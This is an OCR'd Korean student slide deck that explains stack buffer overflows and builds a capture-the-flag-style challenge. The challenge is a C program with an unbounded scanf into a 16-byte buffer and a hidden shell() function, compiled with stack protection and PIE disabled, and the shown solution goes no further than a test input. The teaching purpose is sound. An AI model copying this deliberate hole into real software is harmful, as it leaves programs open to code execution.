문제 만들기

Stack Buffer Overflow

10106 김필립

목차

01


Stack Buffer Overflow란?

01


Stack Buffer Overflow란?

01

Stack Buffer Overflow란?




Stack Buffer Overflow란?



01

Stack Buffer Overflow란?

함수의 호출과 관계되는 지역 변수와 매개변수가
저장되는 영역이다.




01

Stack Buffer Overflow란?

함수의 호출과 관계되는 지역 변수와 매개변수가 저장되는 영역이다.

함수의 호출과 함께 할당되며, 함수의 호출이 완료되면 소멸한다.




Stack Buffer Overflow란?

함수의 호출과 관계되는 지역 변수와 매개변수가 저장되는 영역이다.

함수의 호출과 함께 할당되며, 함수의 호출이 완료되면 소멸한다.

PUSH 동작으로 데이터를 저장하고,
POP 동작으로 데이터를 인출한다.



01


Stack Buffer Overflow란?

함수의 호출과 관계되는 지역 변수와 매개변수가 저장되는 영역이다.

함수의 호출과 함께 할당되며, 함수의 호출이 완료되면 소멸한다.

PUSH 동작으로 데이터를 저장하고,
POP 동작으로 데이터를 인출한다.

후입선출 방식에 따라 동작한다.



01

Stack Buffer Overflow란?

Stack Buffer Overflow란?

Buffer

명사 1. 완충제 2. 완충 장치

동사 1. 완화하다 2. ~를 보호하다

01

Stack Buffer Overflow란?

Buffer

하나의 장치에서 다른 장치로 데이터를 전송할 경우에 양자간의
데이터의 전송 속도나 처리 속도의 차를 보상하여 양호하게
결합할 목적으로 사용하는 기억영역.

01

Stack Buffer Overflow란?

Buffer

하나의 장치에서 다른 장치로 데이터를 전송할 경우에 양자간의
데이터의 전송 속도나 처리 속도의 차를 보상하여 양호하게
결합할 목적으로 사용하는 기억영역.

= 임시 저장 공간

01

Stack Buffer Overflow란?

01


Stack Buffer Overflow란?

Stack Buffer Overflow란?

12345678

Stack Buffer Overflow란?

Stack Buffer Overflow란?



Stack Buffer Overflow란?

01

Stack Buffer Overflow란?

01

Stack Buffer Overflow란?

특정한 데이터의 한계 수치를 넘는 것.

01

Stack Buffer Overflow란?

01

Stack Buffer Overflow란?

01

Stack Buffer Overflow란?

프로그램 오류나 비정상 종료 발생 가능

01

Stack Buffer Overflow란?

프로그램 오류나 비정상 종료 발생 가능

값이 범위를 벗어나 데이터 손실 발생

01

Stack Buffer Overflow란?

스택의 버퍼에서 발생하는 오버플로우


01

Stack Buffer Overflow란?

스택의 버퍼에서 발생하는 오버플로우

⇒ 스택에 위치한 버퍼에 버퍼의 크기보다 더 많은 데이터가 입력되어 발생하는 버그

Stack Buffer Overflow란?



CVE에 등록된 취약점의 종류별 갯수

02

Stack Buffer Overflow의 발생 원인

02

Stack Buffer Overflow의 발생 원인

스택 버퍼 오버플로우가 발생하는 이유는
"길이 제한을 하지 않아서"

02

Stack Buffer Overflow의 발생 원인

취약한 함수

strcat(), strcpy(), gets(), scanf(),
sscanf(), vscanf(), vsscanf(), sprinf(),
vsprintf(), gethostbyname()

02

Stack Buffer Overflow의 발생 원인

권장 함수

strncat(), strncpy(), fgets(), fscanf(),
vfscanf(), snprintf(), vsnprintf()

03

문제 소개

03

문제 소개

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

void init() {
  setvbuf(stdin, 0, 2, 0); // 표준 입력 버퍼링 비활성화
  setvbuf(stdout, 0, 2, 0); // 출력 입력 버퍼링 비활성화
}

void shell()
{
    char *cmd = "/bin/sh"; // 실행할 shell의 경로를 가리키는 포인터
    char *args[] = {cmd, NULL}; // execve 함수에 전달할 배열

    execve(cmd, args, NULL); // shell을 실행하는 함수 호출
}

int main()
{
    char buf2[0x16]; // 22크기의 버퍼
    char buf[0x10]; // 16크기의 버퍼

    init();

    printf("Input: ");
    scanf("%23s", buf2); // buf2에 최대 23크기까지 입력을 받는다.

    // buf2가 stackbufferoverflowph1과 일치하는지 확인
    if(!strncmp(buf2, "stackbufferoverflowph1", 22))
    {
        printf("Go: ");
        scanf("%s", buf); // buf에 입력받기
    }

    return 0;
}
```

03

문제 소개

```
1  void init() {
2      setvbuf(stdin, 0, 2, 0); // 표준 입력 버퍼링 비활성화
3      setvbuf(stdout, 0, 2, 0); // 출력 입력 버퍼링 비활성화
4  }
```

문제 소개

```c
void shell()
{
    char *cmd = "/bin/sh"; // 실행할 shell의 경로를 가리키는 포인터
    char *args[] = {cmd, NULL}; // execve 함수에 전달할 배열

    execve(cmd, args, NULL); // shell을 실행하는 함수 호출
}
```

03

문제 소개

```c
int main()
{
    char buf2[0x16]; // 22크기의 버퍼
    char buf[0x10]; // 16크기의 버퍼

    init();

    printf("Input: ");
    scanf("%23s", buf2); // buf2에 최대 23크기까지 입력을 받는다.

    // buf2가 stackbufferoverflowph1과 일치하는지 확인
    if(!strncmp(buf2, "stackbufferoverflowph1", 22))
    {
        printf("Go: ");
        scanf("%s", buf); // buf에 입력받기
    }

    return 0;
}
```

04

문제 풀이

문제 풀이

```c
int main()
{
    char buf2[0x16]; // 22크기의 버퍼
    char buf[0x10]; // 16크기의 버퍼

    init();

    printf("Input: ");
    scanf("%23s", buf2); // buf2에 최대 23크기까지 입력을 받는다.

    // buf2가 stackbufferoverflowph1과 일치하는지 확인
    if(!strncmp(buf2, "stackbufferoverflowph1", 22))
    {
        printf("Go: ");
        scanf("%s", buf); // buf에 입력받기
    }

    return 0;
}
```

문제 풀이

```c
int main()
{
    char buf2[0x16]; // 22크기의 버퍼
    char buf[0x10]; // 16크기의 버퍼

    init();

    printf("Input: ");
    scanf("%23s", buf2); // buf2에 최대 23크기까지 입력을 받는다.

    // buf2가 stackbufferoverflowph1과 일치하는지 확인
    if(!strncmp(buf2, "stackbufferoverflowph1", 22))
    {
        printf("Go: ");
        scanf("%s", buf); // buf에 입력받기
    }

    return 0;
}
```

문제 풀이

```
1  int main()
2  {
3      char buf2[0x16]; // 22크기의 버퍼
4      char buf[0x10]; // 16크기의 버퍼
5
6      init();
7
8      printf("Input: ");
9      scanf("%23s", buf2); // buf2에 최대 23크기까지 입력을 받는다.
10
11     // buf2가 stackbufferoverflowph1과 일치하는지 확인
12     if(!strncmp(buf2, "stackbufferoverflowph1", 22))
13     {
14         printf("Go: ");
15         scanf("%s", buf); // buf에 입력받기
16     }
17
18     return 0;
19 }
```

<- 입력길이 제한 X

04

문제 풀이

```c
int main()
{
    char buf2[0x16]; // 22크기의 버퍼
    char buf[0x10]; // 16크기의 버퍼

    init();

    printf("Input: ");
    scanf("%23s", buf2); // buf2에 최대 23크기까지 입력을 받는다.

    // buf2가 stackbufferoverflowph1과 일치하는지 확인
    if(!strncmp(buf2, "stackbufferoverflowph1", 22))
    {
        printf("Go: ");
        scanf("%s", buf); // buf에 입력받기
    }

    return 0;
}
```

문제 풀이

```
1 $ gcc -o sbof sbof.c -fno-stack-protector -no-pie
```

문제 풀이

```
1 $ gcc -o sbof sbof.c -fno-stack-protector -no-pie
2 $ ./sbof
```

문제 풀이

```
1 $ gcc -o sbof sbof.c -fno-stack-protector -no-pie
2 $ ./sbof
3 Input:
```

문제 풀이

```
1 $ gcc -o sbof sbof.c -fno-stack-protector -no-pie
2 $ ./sbof
3 Input: AAAAAAAA
```


문제 풀이

```
1 $ gcc -o sbof sbof.c -fno-stack-protector -no-pie
2 $ ./sbof
3 Input: AAAAAAAA
4 $
```

